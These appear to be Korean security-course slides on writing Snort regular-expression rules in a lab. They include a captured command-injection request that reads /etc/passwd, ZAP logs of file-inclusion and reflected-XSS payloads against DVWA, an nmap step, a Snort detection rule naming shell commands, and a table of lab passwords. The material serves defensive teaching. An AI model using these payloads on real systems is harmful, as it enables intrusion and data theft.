
DATA	Hex	Decoded
	74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 55 70 67	tion: close..Upg
	72 61 64 65 2D 49 6E 73 65 63 75 72 65 2D 52 65	rade-Insecure-Re
	71 75 65 73 74 73 3A 20 31 0D 0A 43 6F 6E 74 65	quests: 1..Conte
	6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61	nt-Type: applica
	74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D	tion/x-www-form-
	75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43 6F 6E 74	urlencoded..Cont
	65 6E 74 2D 4C 65 6E 67 74 68 3A 20 33 39 0D 0A	ent Length: 00..
	0D 0A 69 70 3D 25 33 42 63 61 74 2B 25 32 46 65	..ip=%3Bcat+%2Fe
	74 63 25 32 46 70 61 73 73 77 64 26 73 75 62 6D	tc%2Fpasswd&subm
	69 74 3D 73 75 62 6D 69 74	it=submit

5 <실습> 스노트에 정규화 표현식 적용

• Remote OS Command Injection 적용 사례

– 스노트 규칙 추가 후 공격 코드 재발생

» OWASP-ZAP에서 액티브 스캔 수행




5 <실습> 스노트에 정규화 표현식 적용

• Remote OS Command Injection 적용 사례

– 스노트 규칙 추가 후 공격 코드 재발생

- » 다른 규칙은 모두 오프하고 Remote OS Command Injection 만 수행
- » Start Scan 동작



The image shows two side-by-side Active Scan windows. Both windows have tabs for Scope, Input Vectors, Custom Vectors, Technology, and Policy. The Policy tab is selected in both.

Left Window (Policy Tab):

- Policy dropdown: Default Policy
- Default Alert Threshold: Medium
- Default Attack Strength: Medium
- Buttons: Apply (Off), Threshold To (All), Rules, Go
- Buttons: Apply (Default), Strength To (All), Rules, Go
- Table: Category (Client Browser, Information Gathering, Injection, Miscellaneous, Server Security) with columns Threshold and Strength (all OFF by default)

Right Window (Policy Tab):

- Policy dropdown: Client Browser, Information Gathering, **Injection**, Miscellaneous, Server Security
- Table: Injection (Test Name, Threshold, Strength, Quality)

Test Name	Threshold	Strength	Quality
Cross Site Scripting (Reflected)	OFF	Default	Release
Expression Language Injection	OFF	Default	Beta
Format String Error	OFF	Default	Release
HTTP Parameter Pollution scanner	OFF	Default	Beta
Integer Overflow Error	OFF	Default	Beta
LDAP Injection	OFF	Default	Alpha
Parameter Tampering	OFF	Default	Release
Remote OS Command Injection	High	High	Release
Server Side Code Injection	OFF	Default	Release
Server Side Include	OFF	Default	Release
SQL Injection	OFF	Default	Release
SQL Injection - Hypersonic SQL	OFF	Default	Beta
SQL Injection - MsSQL	OFF	Default	Alpha
SQL Injection - MySQL	OFF	Default	Beta
SQL Injection - Oracle	OFF	Default	Beta
SQL Injection - PostgreSQL	OFF	Default	Beta
SQL Injection - SQLite	OFF	Default	Alpha
XML External Entity Attack	OFF	Default	Beta
XPath Injection	OFF	Default	Beta

5

<실습> 스노트에 정규화 표현식 적용

• Remote OS Command Injection 적용 사례

– 스노트 규칙 추가 후 공격 코드 재발생

» SIEM으로 돌아가 SGUIL 관찰

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: siem UserID: 2 2018-09-12 13:29:07 GMT

RealTime Events Escalated Events Event Query 1 Event Query 2

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPORT	Dst IP	DPort	Pr	Event Mes...
RT	4	siem-ens...	3.55500	2018-09-12 02:47:54	101.106.25.210	55863	10.20.30.160	80	6	ET WEB_S...
RT	11	siem-ens...	3.53563	2018-09-12 02:47:54	101.106.25.210	55863	10.20.30.160	80	6	ET WEB_S...
RT	5	siem-ens...	3.53571	2018-09-12 02:47:54	101.106.25.210	55863	10.20.30.160	80	6	ET WEB_S...
RT	16	siem-ens...	3.54014	2018-09-12 07:37:30	0.0.0.0		0.0.0.0		0	Path travers...
RT	618	siem-ens...	3.57783	2018-09-12 12:12:51	101.106.25.210	58771	10.20.30.160	80	6	!!!!
RT	184	siem-ens...	3.57921	2018-09-12 12:34:42	101.106.25.210	45957	10.20.30.160	80	6	R1
RT	726	siem-ens...	3.58238	2018-09-12 12:42:02	101.106.25.210	51363	10.20.30.160	80	6	Remote OS...

IP Resolution Agent Status Snort Statistics System

Reverse DNS Enable External DNS

Src IP:
Src Name:
Dst IP:
Dst Name:

Whois Query: None Src IP Dst IP

Show Packet Data Show Rule

Alert TCP \$EXTERNAL_NET any -> \$HOME_NET any (msg:"Remote OS Vulnerability in URI"; flow:established,to_server; pcre:"/(cat|type|head|tail|vi|chmod|dir|ls)(\x20|\+|\.).*(\x2F|\x5C|\|)/i"; sid:3000002; rev:1;)/nsm/server_data/securityonion/rules/siem-ens192-1/downloaded.rules: Line 26509

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	T
101.106.25.210	10.20.30.160	4	5	0	389	40663	2	0	6	

U A P R S F
Source Dest R R R C S S Y I

5

〈실습〉 스노트에 정규화 표현식 적용

• 적용 사례 과제

- 다양한 정책을 적용하기 위해 공격 수행 후 나오는 목록들을 익스포트 가능
 - 기반으로 탐지할 수 있는 정규표현식 를 작성

5 <실습> 스노트에 정규화 표현식 적용

• 실습 문제: 적용 사례 과제1


- Metasploit/dvwa/vulnerabilities/fi를 대상으로 Remote File Inclusion 테스트

OWASP Zed Attack Proxy (ZAP) 1

ZAP은 웹 응용 프로그램의 보안 취약점을 찾기 위한 침투 테스트에 쉽게 사용
반드시 테스트가 허가된 응용 프로그램에 대해서만 공격이 가능함을 유의하라
빠른 응용 프로그램 테스트를 원하시면, 아래 URL을 입력 후 '공격' 버튼을 눌

Active Scan

Test Name	Threshold	Strength	Quality
Anti CSRF Tokens Scanner	Default	Default	Beta
Apache Range Header DoS (CVE-2011...)	Default	Default	Alpha
Cross-Domain Misconfiguration	Default	Default	Beta
Httpoxy - Proxy Header Misuse	Default	Default	Alpha
Insecure HTTP Method	Default	Default	Beta
Path Traversal	Default	Default	Release
Relative Path Confusion	Default	Default	Alpha
Remote Code Execution - Shell Shock	Default	Default	Beta
Remote File Inclusion	Default	Default	Release



5 <실습> 스노트에 정규화 표현식 적용

• 실습 문제: 적용 사례 과제1

- 다음 공격 패턴들을 탐지 할 수 있도록 정규표현식을 작성하라.
 ≫ (시간상 그림에 나온 패턴으로만 실습)

New Scan : 진행: 2: http://meta.ks..nerabilities/fi											현재 검색: 0 : Num requests: 220				Export	
Id	Req. Timestamp		Resp. Timestamp		Met...	URL			Code	Reason	RTT	Size R...	Size R...			
1,416	18. 9. 17.	오후 1:22:14	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=http%3A%2F%2Fwww.google.com%2F			200	OK	62 ms	349 by...	4,943 ...			
1,417	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=http%3A%2F%2Fwww.google.com%3A80... http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=http%3A%2F%2Fwww.google.com%			200	OK	72 ms	348 by...	4,949 ...			
1,418	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=http%3A%2F%2Fwww.google.com			200	OK	20 ms	370 by...	4,941 ...			
1,419	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=http%3A%2F%2Fwww.google.com%2Fsea...			200	OK	25 ms	370 by...	4,983 ...			
1,420	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=http%3A%2F%2Fwww.google.com%3A80... http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=www.google.com%2F			200	OK	19 ms	370 by...	4,989 ...			
1,421	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=www.google.com%2F			200	OK	20 ms	370 by...	4,702 ...			
1,422	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=www.google.com%3A80%2F			200	OK	17 ms	370 by...	4,708 ...			
1,423	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=www.google.com			200	OK	16 ms	348 by...	4,700 ...			
1,424	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=www.google.com%2Fsearch%3Fq%3DOW...			200	OK	16 ms	348 by...	4,742 ...			
1,425	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=www.google.com%3A80%2Fsearch%3Fq...			200	OK	15 ms	370 by...	4,748 ...			
1,426	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=HTTP%3A%2F%2Fwww.google.com%2F			200	OK	16 ms	370 by...	4,943 ...			
1,427	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=HTTP%3A%2F%2Fwww.google.com%3A8...			200	OK	16 ms	370 by...	4,949 ...			
1,428	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=HTTP%3A%2F%2Fwww.google.com			200	OK	16 ms	370 by...	4,941 ...			
1,429	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=HTTP%3A%2F%2Fwww.google.com%2F...			200	OK	33 ms	370 by...	4,983 ...			
1,430	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=HTTP%3A%2F%2Fwww.google.com%3A8...			200	OK	18 ms	348 by...	4,989 ...			
1,431	18. 9. 17.	오후 1:22:15	18. 9. 17.	오후 1:22:15	GET	http://meta.kshield.jr/dwva/vulnerabilities/fi/?page=https%3A%2F%2Fwww.google.com%2F			200	OK	16 ms	370 by...	4,945 ...			

5 <실습> 스노트에 정규화 표현식 적용

• 실습 문제: 적용 사례 과제2

- Metasploit/dvwa/vulnerabilities/xss_r을 대상 Cross Site Scripting(Reflected) 테스트

Scanning results:

- GET:security.php
- POST:security.php(seclev_submit, security)
- vulnerabilities
 - GET:fi(page)
 - GET:sql
 - GET:xss_r
 - GET:xss_r(name)**
- GET:dvwa
- icons
- GET:mutillidae
- mutillidae

Active Scan

Test Name	Threshold	Strength	Quality
Advanced SQL Injection	OFF	Default	Beta
Buffer Overflow	OFF	Default	Release
CRLF Injection	OFF	Default	Release
Cross Site Scripting (Persistent)	OFF	Default	Release
Cross Site Scripting (Persistent) - Prime	OFF	Default	Release
Cross Site Scripting (Persistent) - Spider	OFF	Default	Release
Cross Site Scripting (Reflected)	High	High	Release

<실습> 스노트에 정규화 표현식 적용

• 실습 문제: 적용 사례 과제2

- 다음 공격 패턴들을 탐지 할 수 있도록 정규표현식을 작성하라.

- » (시간상 그림에 나온 것과 실습 owasp의 XSS 필터 회피 치트시트에서의 일부를 가져와서 실습)
- » https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Screenshot of K-Shield Jr. NetworkMiner tool interface showing network traffic analysis results.

The interface includes tabs: History, Search, 경고 (Warning), Output, Active Scan, Spider, and a New Scan section with the URL http://meta.kshield.kr/dvwa/vulnerabilities/xss_r/?name=asdasd.

The main pane displays a table of network requests:

ID	Req. Timestamp	Resp. Timestamp	Met...	URL	Co...	Re...	RTT	Siz...	Siz...
1,655	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/vulnerabilities/xss_r/?name=asdasd	200	OK	17 ...	347...	4,3...
1,656	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/vulnerabilities/xss_r/?name=asdasd	200	OK	14 ...	347...	4,3...
1,657	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/vulnerabilities/xss_r/?name=asdasd	200	OK	17 ...	347...	4,3...
1,658	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/vulnerabilities/xss_r/?name=asdasd	200	OK	31 ...	347...	4,3...
1,659	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/vulnerabilities/xss_r/?name=asdasd	200	OK	15 ...	347...	4,3...
1,660	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/DW45pz4p/vulnerabilities/xss_r?name=asdasd	404	No...	4 ms	222...	31...
1,661	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/%3C%2Fp%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Cp%3E/vul...	404	No...	11 ...	222...	36...
1,662	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E/vulnerabilities/xss_r?name...	404	No...	5 ms	222...	34...
1,663	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/DW45pz4p/xss_r?name=asdasd	404	No...	4 ms	222...	30...
1,664	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/%3C%2Fp%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Cp%3E...	404	No...	4 ms	222...	35...
1,665	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E/xss_r?name=asdasd	404	No...	3 ms	222...	33...
1,666	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/vulnerabilities/DW45pz4p?name=asdasd	404	No...	3 ms	222...	31...
1,667	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/vulnerabilities/%3C%2Fp%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript...	404	No...	4 ms	222...	36...
1,668	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/vulnerabilities/%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E?name...	404	No...	9 ms	222...	34...
1,669	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/vulnerabilities/xss_r?name=asdasd	200	OK	52 ...	325...	4,3...
1,670	18. 9. 17. 오후 1:27:27	18. 9. 17. 오후 1:27:27	GET	http://meta.kshield.kr/dvwa/vulnerabilities/xss_r?name=asdasd	200	OK	29 ...	347...	4,3...

Bottom status bar: Alerts 1, 2, 4, 0; Current Scans 0, 0, 0, 0, 0, 0, 0, 0, 0.

5 스노트에 정규화 표현식 적용

- 과제
 - XSS 공격을 방어하기 어려운 이유를 조사하고 XSS를 방어할 수 있는 가장 좋은 룰을 조사 또는 연구하라.

IV. 로그 발생 및 공격 진행

1. 포트 스캔, 자동 스캔 기본 패턴 발생
2. OWASP-ZAP 실행 및 패턴 업데이트 실습
3. 공격별 프로파일 정의 및 공격 발생 실습
4. 스캔 과정에서 보안 장비/시스템 로그 확인

1

<실습> 포트 스캔, 자동 스캔 기본 패턴 발생

- 기본 정규화 표현 실습

- 실습 목표

- » 웹 서비스 대상으로 포트 스캔과 자동 스캔 공격을 수행한다.

- 실습 환경

구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdksjfjw0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
DMZ	KISA-Bee	내부 IP : 10.20.30.150	bee	qhdksjfjw0!	http://bee.kshield.jr (DNS : 192.5.90.100)
	KISA-Meta	외부 IP : 192.5.90.160 내부 IP : 10.20.30.160	msfadmin	qhdksjfjw0!	http://meta.kshield.jr (DNS : 192.5.90.160)
Intra	KISA-SIEM	172.16.20.10	siem	qhdksjfjw0!	Security Onion 16.04.5.1 (2018.08.02)

- 실습 문제 구성

- » 스파르타의 사용법을 익혀 타겟을 공격하여 공격 로그를 남기시오.

1

<실습> 포트 스캔, 자동 스캔 기본 패턴 발생

• 보안 장비 모니터링 준비

— 실습 목표

- » 포트 스캔, 취약점 분석, 웹 자동화 툴을 동작 시 IDS 장비의 로그 상태와 그 확인 방법에 대해 학습한다.

— 실습 절차

- » 시큐리티어니언 IDS에서 모니터링을 시작한다.
- » 칼리리눅스 공격자 서버에서 웹 서버 대상으로 포트 스캔을 진행한다.
- » 칼리리눅스 공격자 서버에서 웹 서버 대상으로 취약점 분석 스캔을 진행한다.
- » 칼리리눅스 공격자 서버에서 웹 서버 대상으로 웹 자동화 스캔을 진행한다.
- » IDS, 웹로그에 로그 정보 상태를 확인한다.

<실습> 포트 스캔, 자동 스캔 기본 패턴 발생

- 칼리리눅스 공격자 서버에서 웹 서버 대상으로 포트 스캔을 진행
 - 공격자 서버인 칼리리눅스에서 대상자 서버로 포트 스캔 공격을 진행한다.
 - nmap -sV meta.kshield.jr (아이피 또는 도메인네임은 환경에 따라 다름)

```

root@kali:~# nmap -sV meta.kshield.jr
